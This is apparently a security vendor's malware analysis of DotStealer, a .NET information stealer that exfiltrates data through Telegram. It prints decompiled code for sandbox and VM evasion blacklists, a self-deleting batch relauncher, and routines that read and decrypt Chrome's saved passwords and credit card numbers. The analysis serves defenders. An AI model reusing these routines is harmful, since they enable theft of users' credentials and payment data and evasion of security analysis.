
Unmasking the Dot Stealer


labs.k7computing.com/index.php/unmasking-the-dot-stealer/

By Uma Madasamy

February 8, 2024




Recently we came across a tweet about DotStealer malware, and on observing its behavior we found it to be stealing user information like User Login and Credit card data, along with system information such as the contents of Desktop and Downloads folder. All this stolen data is exfiltrated through a Telegram account.



```
File name
Dotstealer.exe
File type        Entry point                          Base address
PE32             009915ce      >     Disasm           00400000      Memory map
PE               Export   Import   Resources   .NET   TLS   Overlay
Sections         Time date stamp        Size of image      Resources
0003   >         2096-02-20 14:24:41    00596000           Manifest   Version
Scan             Endianness   Mode     Architecture   Type
Automatic        LE           32-bit   I386           GUI
PE32
    Library: .NET(v4.0.30319)[-]                                  S   ?
    Linker: Microsoft Linker(48.0)[GUI32]                         S   ?
    Overlay: Binary
        Format: plain text                                        S   ?
```

Fig 1: Die_output


The sample in question is a 32-bit executable file compiled with .NET(v4.0.30319) .



```
private static void Main(string[] args)
{
    try
    {
        string text = File.ReadAllText(Program.<Main>g__AssemblyLocation|0_0());
        string[] array = text.Substring(text.IndexOf("[EOF]") + "[EOF]".Length).Split(new char[]
        {
            '|'
        });
        if (array.Length >= 12)
        {
            config.TelegramToken = Program.Rot13(array[0].ToString());
            config.TelegramChatID = Program.Rot13(array[1].ToString());
            string str = Environment.UserName.ToString() + "UserCash";
            config.InstallPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + str;
            config.InstallPathFixed = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + str;
            config.InstallExeName = "temporallogger.exe";
```

Fig 2: Entry point


At first malware finds the user's username and creates a new directory "Username + **UserCash**" and in that directory self-copies itself as "temporallogger.exe". Later it uses the Rot13 algorithm for decrypting a Telegram Token and a TelegramChatID which will be used to login to their account.



```
// DotStealer.persistence
// Token: 0x0600014C RID: 332 RVA: 0x00007068 File Offset: 0x00005268
public static void runAntiAnalysis()
{
    if (!config.PreventStartOnVirtualMachine || (!persistence.inSandboxie() && !persistence.inVirtualBox() && !persistence.inDebugger()))
    {
        return;
    }
    Environment.Exit(2);
}
```

Fig 3: Analysis for Virtual machine and Debugger

As seen in the image above, the stealer determines whether it is being run in a controlled environment. One interesting way it does that is by cross-checking with a preflight "Black List".




```
try
{
    string machineName = Environment.MachineName;
    string userName = Environment.UserName;
    array = new string[]
    {
        "WDAGUtilityAccount",
        "Abby",
        "hmarc",
        "patex",
        "RDhJ0CNFevzX",
        "kEecfMwgj",
        "Frank",
        "8Nl0ColNQ5bq",
        "Lisa",
        "John",
        "george",
        "PxmdUOpVyx",
        "8VizSM",
        "w0fjuOVmCcP5A",
        "lmVwjj9b",
        "PqONjHVwexsS",
        "3u2v9m8",
        "Julia",
        "HEUeRzl",
        "fred",
        "server",
        "BvJChRPnsxn",
        "Harry Johnson",
        "SqgFOf3G",
        "Lucas",
        "mike",
```

```
array = new string[]
{
    "BEE7370C-8C0C-4",
    "DESKTOP-NAKFFMT",
    "WIN-5E07COS9ALR",
    "B30F0242-1C6A-4",
    "DESKTOP-VRSQLAG",
    "Q9IATRKPRH",
    "XC64ZB",
    "DESKTOP-D019GDM",
    "DESKTOP-WI8CLET",
    "SERVER1",
    "LISA-PC",
    "JOHN-PC",
    "DESKTOP-B0T93D6",
    "DESKTOP-1PYKP29",
    "DESKTOP-1Y2433R",
    "WILEYPC",
    "WORK",
    "6C4E733F-C2D9-4",
    "RALPHS-PC",
    "DESKTOP-WG3MYJS",
    "DESKTOP-7XC6GEZ",
    "DESKTOP-5OV9S0O",
    "QarZhrdBpj",
    "ORELEEPC",
    "ARCHIBALDPC",
    "JULIA-PC",
    "d1bnJkfVlH",
    "NETTYPC",
```

Fig 4: Blacklist check for Username and Machine name


The sample has two sets of lists, one is with user name and other with System name. If the name matches with any of these, then the malware identifies its running under the controlled environment (sandbox) and terminates by itself.\



```
string text = Path.GetTempFileName() + ".bat";
string str = Process.GetCurrentProcess().Id.ToString();
using (StreamWriter streamWriter = File.AppendText(text))
{
    streamWriter.WriteLine(":l");
    streamWriter.WriteLine("Tasklist /fi \"PID eq " + str + "\" | find \":\"");
    streamWriter.WriteLine("if Errorlevel 1 (");
    streamWriter.WriteLine(" Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(" Goto l");
    streamWriter.WriteLine(")");
    if (config.MeltFile)
    {
        streamWriter.WriteLine("Del \"" + new FileInfo(new Uri(Assembly.GetExecutingAssembly().CodeBase).LocalPath).Name + "\"");
    }
    streamWriter.WriteLine("Cd \"" + config.InstallPath + "\"");
    streamWriter.WriteLine("Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(string.Concat(new string[]
    {
        "Start \"\" \"",
        config.InstallPath,
        "\\",
        config.InstallExeName,
        "\""
    }));
}
Process.Start(new ProcessStartInfo
{
    Arguments = "/C " + text + " & Del " + text,
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    FileName = "cmd.exe"
});
```

Fig 5: Creates batch file and run using command prompt


Malware creates a .bat file for running the temporallogger.exe file using cmd.exe. It deletes the file after creating the process.


File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
tmp3F53.tmp.bat

```
:1
Tasklist /fi "PID eq 89888" | find ":"
if Errorlevel 1 (
 Timeout /T ! /Nobreak
 Goto 1
)
Del "DotStealer.exe"
Cd "C:\Users\Admin\AppData\Roaming\AdminUserCash"
Timeout /T 1 /Nobreak
Start "" "C:\Users\Admin\AppData\Roaming\AdminUserCash\temporallogger.exe"
```

Fig 6: Batch script


Batch file first deletes the original DotStealer.exe file and then starts executing temporallogger.exe file thus, the user cannot find the original malware file.\



```
List<BrowserStealer.CredentialModel> list = new List<BrowserStealer.CredentialModel>();
try
{
    try
    {
        File.Delete(config.InstallPathFixed + "\\login_data_db");
    }
    catch (Exception)
    {
    }
    string text = this.ProfilePath + "\\Login Data";
    try
    {
        File.Copy(text, config.InstallPathFixed + "\\login_data_db");
        text = config.InstallPathFixed + "\\login_data_db";
    }
    catch (Exception)
    {
    }
    string fullPath = Path.GetFullPath(text);
    if (File.Exists(this.KeyPath) && File.Exists(fullPath))
    {
        using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + fullPath + ";pooling=false"))
        {
            sqliteConnection.Open();
            using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
            {
                sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
                using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                {
                    if (sqliteDataReader.HasRows)
                    {
                        byte[] key = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.GetKey(this.KeyPath);
                        while (sqliteDataReader.Read())
                        {
                            if (sqliteDataReader.GetString(0) != "" && sqliteDataReader.GetString(1) != "")
```

Fig 7: Collects credentials of user


Login information is collected from the browser profile and stored in a database by creating a temporary **login_data_db** file.\



```
List<BrowserStealer.CreditCardModel> list = new List<BrowserStealer.CreditCardModel>();
try
{
    try
    {
        File.Delete(config.InstallPathFixed + "\\credit_cards_db");
    }
    catch (Exception)
    {
    }
    string text = this.ProfilePath + "\\Web Data";
    try
    {
        File.Copy(text, config.InstallPathFixed + "\\credit_cards_db");
        text = config.InstallPathFixed + "\\credit_cards_db";
    }
    catch (Exception)
    {
    }
    using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text + ";pooling=false"))
    {
        using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
        {
            sqliteCommand.CommandText  "SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards";
            sqliteConnection.Open();
            using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
            {
                while (sqliteDataReader.Read())
                {
                    byte[] iv;
                    byte[] encryptedBytes;
                    BrowserStealer.ChromiumGrabber.ChromiumDecryptor.Prepare((byte[])sqliteDataReader[3], out iv, out encryptedBytes);
                    byte[] key = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.GetKey(this.KeyPath);
                    if (sqliteDataReader.GetString(0) != "")
                    {
                        try
                        {
                            list.Add(new BrowserStealer.CreditCardModel
                            {
                                NameOnCard = sqliteDataReader.GetString(0),
                                ExpirationMonth = sqliteDataReader.GetInt64(1).ToString(),
                                ExpirationYear = sqliteDataReader.GetInt64(2).ToString(),
                                CardNumber = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.Decrypt(encryptedBytes, key, iv)
```

Fig 8: Collects credit card details

